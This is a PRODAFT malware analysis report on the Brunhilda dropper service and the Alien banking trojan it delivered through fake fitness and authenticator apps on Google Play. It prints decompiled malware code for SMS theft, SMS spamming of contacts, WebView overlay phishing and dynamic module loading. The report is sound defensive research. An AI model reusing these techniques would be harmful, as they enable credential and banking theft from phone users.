PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

# Brunhilda DaaS
# Malware Analysis Report

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

# Table Of Contents

# 1 Introduction

| | |
|---|---|
| **Report Reference** | BRN01 |
| **Prepared By** | Ahmet Bilal Can |
| **Approved By** | Ege Balcı |
| **Date of Analysis** | 14.11.2020 |
| **Date of Report** | 28.12.2020 |

This report is based on an analysis of the Brunhilda dropper service which is detected by the PRODAFT Threat Intelligence (PTI) team. Brunhilda is a dropper service that utilizes the Google Play Store to distribute banking malware (currently Alien malware is used). While cybercrime groups tend to start operating as MaaS businesses, currently there is an upward trend of DaaS (Dropper as a Service) variations. We used the term DaaS as it is a new method, which solely focuses on the distribution of any malware. After Brunhilda executes the Alien malware on the victim's device, Alien starts listening for newly launched applications. If the launched applications include any targeted by malware (e.g., banking or financial applications), a phishing attack is triggered by webview. For each target application, a prepared phishing template/screen is displayed by the malware. This screen is downloaded from the command-control-server(C&C) and automatically pops up over the target application to lure victims into entering their credentials. Given how quickly this process takes place upon opening a legitimate application, the user suspects nothing. When the user name and password are entered into the phishing overlay screen, they are automatically sent to the server controlled by the attacker.

Malware can perform several critical operations on the device, such as reading incoming SMS messages, forwarding phone calls, and stealing Google Authenticator codes. All the features of the malware are listed below :

- Providing access to the user's file system
- Stealing Google Authenticator codes
- Sending SMS messages to phone contacts
- Sending USSD codes
- Forwarding phone calls
- Muting phone sound
- Removing applications from the user's device




**Figure 1.** Brunhilda malware distribution framework

> **Note :** Brunhild, also known as Brunhilda or Brynhild (Old Norse : Brynhildr, Middle High German : Brünhilt, Modern German : Brünhild or Brünhilde), is a powerful female figure from Germanic heroic legend. *source : Wikipedia*

## 1.1 Scope

We analyzed the following applications containing the Brunhilda dropper. These applications were found within the distribution panel, in use by an as-yet-unknown cybercrime group. More information about the applications and the distribution framework is discussed in Section 2.

| Filename | com.secureauthetnicator2fa.club |
|---|---|
| MD5 | 935F8557CD5304434F616EED103C6168 |
| SHA256 | 26C91532833A8851BE5C8DF8C04D3C4B8E29EF8D6E2B16D207F053EB71CFA590 |

| Filename | com.welnessfitnessclub.app |
|---|---|
| MD5 | B70BDA43AB8325E5A687485FF4232EDA |
| SHA256 | 5742F9ED94711B378DC93C7E8F3F5D3E4789AE156DCA677049044418C6D3AE36 |

| Filename | com.gymwithoutproblems.app |
|---|---|
| MD5 | 75AF7B48FF3CA3A0D17C617FE5BF3C5C |
| SHA256 | 16A2C6F62870FEA44828C53152A964B1A8FFA21CA93671564207A9447DA20CB3 |

| Filename | com.tfapasswords.app |
|---|---|
| MD5 | 0F4733A3A188CA0DDF3F730B17B23E20 |
| SHA256 | 301BACDC7163C5494BCBD165C3571659175B355C5EF640277D3929EA280E937F |

| Filename | com.safeyourdata.app |
|---|---|
| MD5 | FE7A15B4CD8A472C9B146FA9797DD4EC |
| SHA256 | 9A71B14ABFBC6FF4D8768DBDFCC3A573CFD107151D3D42F6D6CF11B7D7C699EF |

| Filename | com.yourweather.app |
|---|---|
| MD5 | 8D6254C0A59EF1C6DAE5403D92A0F9B9 |
| SHA256 | 196CCA4C237FE013A273955C29F712AD07E61F2F5E44242FB336323FE7444371 |

| Filename | com.radiofun.app |
|---|---|
| MD5 | 95DF249DB6C7B745AA42AB362D44BAB7 |
| SHA256 | 91AC84BFA47D2EE5ADDB2EB7047F2F21FD7712C4D99FD224C6C1CB4F6E6A2FFA |

| Filename | club.amazingteam.passvault |
|---|---|
| MD5 | A6129E463E85D0AC0EF7764D7F8EC887 |
| SHA256 | 121B3779A0BD540EEAE5897EAC4DD94B0D8FA63CB8CC3023D5A8E914AC827B51 |

| Filename | com.fitnessworkoutforyou.app |
|---|---|
| MD5 | DC234D845BCB5BDAF3A7D7B73D5EA5AD |
| SHA256 | 4ED4EDAA979FA129A6C739E492FA58BE2CDB9399C8452D1FAF10537A9F03AA25 |

| Filename | workout.com.appforyou |
|---|---|
| MD5 | 38CCB576775C31F969BE18FA211C2751 |
| SHA256 | 40B6F76B371D69ED4DA4493525265F8D005D39BDFC6920E266ED659CAC3239E4 |

| Filename | com.fitness2you.club |
|---|---|
| MD5 | 51093DED1B425F46669F51A84E0664C1 |
| SHA256 | 6366D374A7A189908CB22CE7AB53F7A4D795334DDB7AAF20C45AA64889782E98 |

| Filename | com.ourfitnessapp.club |
|---|---|
| MD5 | 17520F6E37FF64FC7D71015E8AEED6A4 |
| SHA256 | D750CA521FE6D12A263E1E5114C7C9C54941501CB070F6E30656E7811692817A |

| Filename | com.fitness.strategy |
|---|---|
| MD5 | A39304C60BACDF3AC7DD67D371A8D20C |
| SHA256 | ABA7FEB1240D4AF3FAE753D380EEBF2ED169CB8C499B11D65F414A374D69C77A |

| Filename | com.itsyourhealth.app |
|---|---|
| MD5 | 83218F35BC846C24E86FDF3FF02B5BE2 |
| SHA256 | ABA7FEB1240D4AF3FAE753D380EEBF2ED169CB8C499B11D65F414A374D69C77A |

| Filename | com.ultimateyogaguide.ultimateyogaguide |
|---|---|
| MD5 | 9E90C3FD34B749B1395143E479AD960D |
| SHA256 | 67DE5F5646722AF8966A98A7FC78BA459694E474FCBF3FE314EC6AA49B97D80F |

| Filename | com.waller.world |
|---|---|
| MD5 | CC926287BB18CD44AE835E8A02BB4B2A |
| SHA256 | E4F73D078FBE0847FD890D4E08EA68F121969DF894A37AE11ADF27F75E9311CF |

# 2 Technical Analysis

This section includes technical details of the Brunhilda malware analysis.

## 2.1 Command and Control Panel

Each malicious application in the Google Play Store, when downloaded, communicates with a proxy URL/IP to notify the Brunhilda distribution framework by sending a registration request. The request contains information about the victim's phone such as device model, Android version, package name, and default language.

We observed that the distribution framework only registers victims using specific language settings (see Fig 2). Our analysis revealed that Brunhilda checked French (around October 2020) and Spanish (around July 2020 and November 2020) to accept incoming victim registrations. According to our knowledge and experience in this field, we conclude that Brunhilda was sold to two different clients targeting Spanish and French-speaking countries.

Dropper applications on Google Play require Android 8.0 or above. This might be another strategy to keep a low profile.




**Figure 2.** Firewall rules excluding non-Spanish victims

## 2.2 Brunhilda malware disguised as authentication/fitness applications

The following applications were detected by the PTI team after a careful investigation of the package names from the Brunhilda panel and finding similar applications through our mobile threat detection platform, SKALA. Brunhilda mostly utilizes Authenticator and gym/fitness applications (see Table 1) to facilitate the spread of the Alien malware. This IOC aligns with other types of attack vectors used by cyber-criminals focused on the needs of people during the COVID-19 pandemic.




**Table 1.** Some applications used as a dropper service in Google Play Store

## 2.3 Example Analysis : com.secureauthetnicator2fa.club

All the Brunhilda applications in the Google Play Store have the same structure and permission list. In this report we provide details only for the package com.secureauthetnicator2fa.club . The dropper with this package name requires the following permissions. :

```
android.permission.ACCESS_NETWORK_STATE
android.permission.CAMERA
android.permission.DISABLE_KEYGUARD
android.permission.FOREGROUND_SERVICE
android.permission.INTERNET
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_INSTALL_PACKAGES
android.permission.SYSTEM_ALERT_WINDOW
android.permission.WAKE_LOCK
```

Upon acquiring these permissions, the dropper application has the necessary permissions to perform **Application installation** and **Accessing the internet**. After the malware is executed, it sends the information it collects about the device to the Brunhilda distribution framework through a proxy server as a registration request. After successful registration, it downloads another malware required for the second phase of the attack. *Secure Authenticator* application with the package name **com.secureauthetnicator2fa.club** was available as of this writing in the Google Play Store with over 500+ installs. According to our findings, one client of Brunhilda is capable of distributing to 5000-10000 victims using multiple applications over a three-month period.




**Figure 3.** Brunhilda dropper disguised as Secure Authenticator




**Figure 4.** Statistics for Secure Authenticator

The PTI team reported the droppers mentioned in this report and they were removed from the Play Store.

## 2.4 Alien Installation - Second Stage

The second part of the attack starts with the famous Alien malware sample. Alien, which is still being investigated by our PTI team, was first seen around January 2020. It is a fork of another popular Android malware called 'Cerberus' and continues to be renewed and improved. Currently, Alien contains most of the functions available in a commercial-grade RAT and is one of the most popular Android malware targeting the financial sector. The sample downloaded via the Brunhilda dropper asks for the following permissions. :

```
android.permission.ACCESS_NETWORK_STATE
android.permission.CALL_PHONE
android.permission.FOREGROUND_SERVICE
android.permission.GET_ACCOUNTS
android.permission.INTERNET
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_SMS
android.permission.RECORD_AUDIO
android.permission.REQUEST_DELETE_PACKAGES
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
```

```
android.permission.SEND_SMS
android.permission.USE_FULL_SCREEN_INTENT
android.permission.WAKE_LOCK
android.permission.WRITE_EXTERNAL_STORAGE
```

The malware has the necessary permissions to perform following operations :

- Accessing the Internet
- Reading SMS logs
- Sending SMS
- Reading the phone book
- Making calls
- Write to external memory

We observed that the malware imitates the Google service application by using **"Google Activity Tracker"** as the application name and the following image as the application icon.


**Figure 5.** Application Icon and Name of the second stage malware

Upon execution, it requests activation of it's accessibility service under the name **"Google Activity Tracker"** (see Fig 6). The malware uses accessibility rights to press the buttons on the screen, read user inputs such as user clicks, run applications, and monitor what users have typed in a certain text field.




**Figure 6.** Accessibility service request

Malware is packed via a commercial packer to bypass antivirus detection. This also makes it hard to perform static and dynamic analyses. Figure 7 shows an application's manifest file, which contains undefined class names resulting from the packer.




**Figure 7.** Android manifest and classes

When the malware is successfully executed, it decrypts files from its assets folder and drops them into the file system. It then loads the rest of the undefined classes. Most of the malicious activity is coded in the dropped dex file. The scrambled classes in the dex file can be observed in Figure 8.




**Figure 8.** Malicious classes from dropped dex file

```
public String A = b("ZjQ5N2ZmYzMyZTVjNzBiYmY5NmU5ODBjZGU3ODBkZGFhOTlkNjVjN2E1");
public String B = b("ZjQ5N2U5ZGMyNzQwNzRiY2U4NTg5ODM0Dg2ZTBhODQ=");
public String C = b("ZjQ5N2Y5ZDIzZjRiNzU4MGZkNWQ5YTBjZGQ3NDBhOWZiNmM4MmY=");
public String D = b("ZjQ5N2Y5ZDIzZjRiNzU4MGZmNWU5ODI3Y2Y3YTBkY2FlN2NjNjE4OQ==");
public String E = b("ZjQ5N2Y5ZDIzZjRiNzU4MGZkNDE4NjNmYzc3YTE4Y2RhOGQ0N2NjN2JlYTU2YTgw");
public String F = b("ZjQ5N2Y4ZDIzZDcxNzJiMGYyNWY5MzMwZGEzZjBlY2FmYw==");
public String G = b("ZjQ5N2Y4ZDIzZDcxNzJiMmY4MTc4MTIwOTM=");
public String H = b("ZjQ5N2VkZDYzZDcxN2ZhYWYxNTM5MzIxODg2ZTBhODRmMQ==");
public String I = b("ZjQ5N2ViZDcyZDcxNjJiMGZmNWE4NTY2ODg2ZTBhODQ=");
public String J = b("ZjQ5N2ZmYzMyZDRmNjViYWMzNDI5OTMwYzU2YTRjOWZiNmM4MmY=");
public String K = b("ZjdjM2U0ZDQ3OTAwNzBhZmY3");
```

**Figure 9.** Scrambled malware configuration

For registration requests, the malware collects phone information such as installed applications, accounts, device IMEI number, and phone model before sending it all to the C&C server. The following image contains code related to collecting installed applications on a phone.

```
public final String p(Context context) {
    try {
        PackageManager packageManager = context.getPackageManager();
        String str = "";
        for (ApplicationInfo applicationInfo : packageManager.getInstalledApplications(0)) {
            if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
                if (!str.contains(applicationInfo.packageName + ":")) {
                    str = str + applicationInfo.packageName + ":";
                }
            }
            if (!((applicationInfo.flags & 128) == 1 || (applicationInfo.flags & 1) == 1)) {
                if (!str.contains(applicationInfo.packageName + ":")) {
                    str = str + applicationInfo.packageName + ":";
                }
            }
        }
        a("AllApplication", i(str));
        return i(str);
    } catch (Exception unused) {
        return "";
    }
}
```

**Figure 10.** Code block to get installed application list and related packages

RC4 is still quite popular among malware coders. The following image contains encrypted network requests to the C&C server. The requested body is encrypted with RC4. The server responds with a body encrypted with the same RC4 key.




**Figure 11.** The request the malware sends to the command control server

A server sends targeted application lists to the malware in question. Malware listens to opened applications and, when a targeted application is launched, sends a request to the C&C server. The server responds with an HTML file containing a phishing template for the targeted application, causing the user's credentials to be stolen.

```
this.c = new WebView(this);
this.c.getSettings().setJavaScriptEnabled(true);
this.c.setScrollBarStyle(0);
this.c.setWebViewClient(new b(this, (byte) 0));
this.c.setWebChromeClient(new a(this, (byte) 0));
this.c.addJavascriptInterface(new WebAppInterface(this), a("YzRjNGVlYzEyNjQ3NzU="));
String e = c.e(this.f279b.bg + this.f279b.bh + this.f279b.bi + this.f279b.bj + this.f279b.bk);
String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
String a2 = a("ZjNjYmY4OTMyNTRmN2ZiOGJjMGNkNjc0Y2I3NzVl");
String replace = e.replace(a2, a("ZjNjYmY4OTMyNTRmN2ZiOGJjMGNkNjc0") + lowerCase + a("YTI=")).replace(a("ZD
if (a("ZmRjM2ViZGMyNDQ3").equalsIgnoreCase(Build.MANUFACTURER)) {
    if (c.a() >= 11) {
        String a3 = a("YTBlZmU0ZDIyYjQyNzQ4MGRkNTI5NTM2ZGQ2YTEwZGJhOGQ3N2JjMGUxOGQ0YWQ4NWM3ZTlkNDMxZDZh");
        str = replace.replace(a3, this.f278a.d() + this.f278a.c());
        this.c.loadDataWithBaseURL(null, str, a("ZjFjZmYyYzc2NjQ2NjViMmYw"), "UTF-8", null);
        setContentView(this.c);
    }
    c.a();
}
str = replace.replace(a("YTBlZmU0ZDIyYjQyNzQ4MGRkNTI5NTM2ZGQ2YTEwZGJhOGQ3N2JjMGUxOGQ0YWQ4NWM3ZTlkNDMxZDZh")
this.c.loadDataWithBaseURL(null, str, a("ZjFjZmYyYzc2NjQ2NjViMmYw"), "UTF-8", null);
```

**Figure 12.** Loading URL with webview

The following image shows an example overlay attack for the Paypal application.




**Figure 13.** Overlay attack

In addition to an overlay attack, malware has other capabilities such as reading and sending SMS messages to phone contacts. The following image contains related code parts of the malware in question.

```
public final void m(Context context) {
    try {
        String[] strArr = {"sms/sent", "sms/inbox", "sms/draft"};
        String str = "";
        for (int i = 0; i < 3; i++) {
            String str2 = strArr[i];
            Cursor query = context.getContentResolver().query(Uri.parse("content://".concat
            if (query != null) {
                while (query.moveToNext()) {
                    String string = query.getString(2);
                    if (string.length() > 0) {
                        String string2 = query.getString(12);
                        str = str + "~" + str2 + "~number: " + string + " text: " + (strin
                    }
                }
                query.close();
                e(context, this.f242a.az, str);
            }
        }
    } catch (Exception e2) {
        a("ErrorGetSavedSMS", "getSMS".concat(String.valueOf(e2)));
    }
}
```

**Figure 14.** Reading SMS

```
public final void a(Context context, String str) {
    Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.
    boolean z = false;
    int i = 0;
    boolean z2 = false;
    while (query.moveToNext()) {
        String string = query.getString(query.getColumnIndex("data1"));
        if (!string.contains("*") && !string.contains("#") && string.length() > 7) {
            try {
                b(context, string, str);
                i++;
                z2 = true;
            } catch (Exception unused) {
                e(context, this.f242a.az, "Error sending SMS. No permission to send SMS");
            }
        }
        a(1000);
    }
    z = z2;
    if (z) {
        String str2 = this.f242a.az;
        e(context, str2, "SMS sending was successful, " + i + " SMS were sent");
    }
}
```

**Figure 15.** Sending SMS to Contacts

Malware can drop modules from a C&C server and execute them with DexClassLoader.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (Build.VERSION.SDK_INT >= 29) {
        c cVar = new c();
        try {
            if (new File(getDir("apk", 0), cVar.f242a.K).exists()) {
                Class loadClass = new DexClassLoader(new File(getDir("apk", 0), cVar.f242a.K).getCanonical
                loadClass.getMethod("runsmsq", Activity.class).invoke(loadClass.newInstance(), this);
            }
        } catch (Exception e) {
            cVar.a("DexClassLoader", "Error: " + e.toString());
        }
    } else {
        finish();
    }
}
```

**Figure 16.** Installing modules

All commands that the malware receives from the C&C server, along with their descriptions, are listed in the following table.

| Command | Description |
